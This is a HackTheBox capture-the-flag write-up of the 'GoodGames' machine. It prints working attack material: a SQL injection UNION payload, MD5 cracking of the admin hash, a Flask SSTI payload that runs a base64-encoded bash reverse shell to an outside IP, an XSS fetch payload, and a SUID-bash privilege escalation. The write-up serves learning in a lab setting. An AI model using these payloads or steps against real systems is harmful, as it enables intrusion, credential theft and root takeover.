HTB: GoodGames
Full Writeup for GoodGames machine from Intro to Red teaming track on HackTheBox

Reconnaissance
Port Scanning
I started with a full TCP scan to identify the services exposed by the target.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
tr3m0x@ubuntu:~/htb/linux/GoodGames$ sudo nmap -sC -sV -p- -T4 --min-rate 1000 --reason 10.129.96.71 -oN nmap/tcp_scan.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-30 20:15 CET
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 54.58% done; ETC: 20:17 (0:00:32 remaining)
Nmap scan report for 10.129.96.71
Host is up, received echo-reply ttl 63 (0.13s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Werkzeug httpd 2.0.2 (Python 3.9.2)
|_http-server-header: Werkzeug/2.0.2 Python/3.9.2
|_http-title: GoodGames | Community and Store

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.24 seconds
Web Enumeration
A single TCP port is open. Next, I visited the web application.

After creating an account and signing in, I found at the bottom of the page and saw GoodGames.HTB.

I added goodgames.htb to /etc/hosts and continued with web enumeration.
1
tr3m0x@ubuntu:~/htb/linux/GoodGames$ echo "10.129.96.71 goodgames.htb" | sudo tee -a /etc/hosts
I tried to fuzz for vhosts but nothing appeared.
Then I noticed something when I logged in: my nickname is rendered in the profile, and since the app is running Flask, I tried some server-side template injection payloads but got nothing.
I also tried some XSS payloads, thinking there might be a bot visiting new user profiles, but nothing happened, and the HTML was also escaped.

Exploitation
SQL Injection
Then I thought about testing the login for SQL Injection and sent a simple quote in the email and password fields.
1
email=test1%40test.com'&password=test
I got Internal server error!
I saved the login request as login.req and used sqlmap to test its parameters for SQL injection.
1
tr3m0x@ubuntu:~/htb/linux/GoodGames$ sqlmap -r login.req --level 5 --risk 3 --dbms=mysql --batch
and the sqlinjection was confirmed.
1
2
3
4
5
6
---
Parameter: #1* ((custom) POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: email=-8979' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71706a7a71,0x76635a784b51576c4e62724c794a4e7165794f55495562497a675365467775745052587267484844,0x7170716b71)-- -&password=test
---
and then I dumped the user table.
1
2
3
4
5
6
7
8
+----+---------------------+----------------------------------------------------------+-----------------------------------------+
| id | email               | name                                                     | password                                |
+----+---------------------+----------------------------------------------------------+-----------------------------------------+
| 1  | admin@goodgames.htb | admin                                                    | 2b22337f218b2d82dfc3b6f77e7cb8ec        |
| 2  | test@test.com       | test                                                     | 098f6bcd4621d373cade4e832627b4f6 (test) |
| 3  | test1@test.com      | {{7*7}}                                                  | 098f6bcd4621d373cade4e832627b4f6 (test) |
| 4  | test2@test.com      | <img src=x onerror=fetch("http://10.10.15.47:8000/xss")> | 098f6bcd4621d373cade4e832627b4f6 (test) |
+----+---------------------+----------------------------------------------------------+-----------------------------------------+
I saved the administrator’s hash and attempted to crack it offline:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
tr3m0x@ubuntu:~/htb/linux/GoodGames$ hashcat -m 0 admin.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-haswell-12th Gen Intel(R) Core(TM) i7-12700H, 6770/13605 MB (2048 MB allocatable), 20MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 5 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

2b22337f218b2d82dfc3b6f77e7cb8ec:superadministrator

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 2b22337f218b2d82dfc3b6f77e7cb8ec
Time.Started.....: Sun Aug 30 21:32:41 2026 (0 secs)
Time.Estimated...: Sun Aug 30 21:32:41 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 13466.2 kH/s (0.21ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3481600/14344385 (24.27%)
Rejected.........: 0/3481600 (0.00%)
Restore.Point....: 3461120/14344385 (24.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: susubombita -> sunnersarah@rocketmai.com
Hardware.Mon.#1..: Temp: 96c Util:  8%

Started: Sun Aug 30 21:32:31 2026
Stopped: Sun Aug 30 21:32:42 2026
After logging in as Admin a new button appeared on the top bar clicking on it redirected me to http://internal-administration.goodgames.htb.
I added the virtual host to /etc/hosts and opened it in a browser.

The virtual host exposed a Flask dashboard. The credentials admin:superadministrator were reused, allowing me to authenticate to the dashboard.
Server-Side Template Injection
After some enumerarion it seemed that this dashboard don’t have a lot of functionalities the only thing I found intersting is the settings page where we can change the Full Name, Phone and Birthday.
It’s basically the only page where we can input data so since it’s flask as I said I would try some SSTI payloads and I got a response with the payload rendered.

I used the following payload to get a reverse shell on the target machine.
1
{{request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE1LjQ3LzQ0NDQgMD4mMQ== | base64 -d | bash')['read']()}}
And we got a shell as root on a container.
1
2
3
4
5
6
nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.96.71 37358
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@3a453ab39d3d:/backend#
Privilege Escalation
after getting the shell I enumerated the network.
1
2
3
4
5
6
7
8
9
root@3a453ab39d3d:/backend# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0
       valid_lft forever preferred_lft forever
And now we know that the host ip is 172.19.0.1.
Also I found a directory /home/augustus where the user flag lives.
1
2
3
4
5
6
7
8
9
10
root@3a453ab39d3d:/backend# ls -al /home/augustus/
total 24
drwxr-xr-x 2 1000 1000 4096 Nov  3  2021 .
drwxr-xr-x 1 root root 4096 Nov  5  2021 ..
lrwxrwxrwx 1 root root    9 Nov  3  2021 .bash_history -> /dev/null
-rw-r--r-- 1 1000 1000  220 Oct 19  2021 .bash_logout
-rw-r--r-- 1 1000 1000 3526 Oct 19  2021 .bashrc
-rw-r--r-- 1 1000 1000  807 Oct 19  2021 .profile
-rw-r----- 1 root 1000   33 Aug 30 19:06 user.txt
root@3a453ab39d3d:/backend#
The directory is owned by UID 1000, but no corresponding user exists inside the container. This indicates that the directory is mounted from the host. Since the augustus user exists on the host machine I tired to ssh with that user to the host using the superadministrator. (Honestly I assumed the ssh port is open on the host but we needed to enumerate ports xD )
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
root@3a453ab39d3d:/backend# ssh augustus@172.19.0.1
The authenticity of host '172.19.0.1 (172.19.0.1)' can't be established.
ECDSA key fingerprint is SHA256:AvB4qtTxSVcB0PuHwoPV42/LAJ9TlyPVbd7G6Igzmj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.19.0.1' (ECDSA) to the list of known hosts.
augustus@172.19.0.1's password:
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
augustus@GoodGames:~$
and it worked we’re now on the host .
since the user home directory is mounted to the container we can copy the /bin/bash binary there and add the suid bit with the root we have on the container
1
augustus@GoodGames:~$ cp /bin/bash .
1
2
root@3a453ab39d3d:/home/augustus# chown root:root bash
root@3a453ab39d3d:/home/augustus# chmod chmod 4755 bash
check the suid bit
1
2
augustus@GoodGames:~$ ls -la bash
-rwsr-sr-x 1 root root 1168776 Aug 30 22:12 bash
and we are root
1
2
3
4
augustus@GoodGames:~$ ./bash -p
bash-5.0# id
uid=1000(augustus) gid=1000(augustus) euid=0(root) groups=1000(augustus)
bash-5.0#
And that’s it for this box . Thank you for reading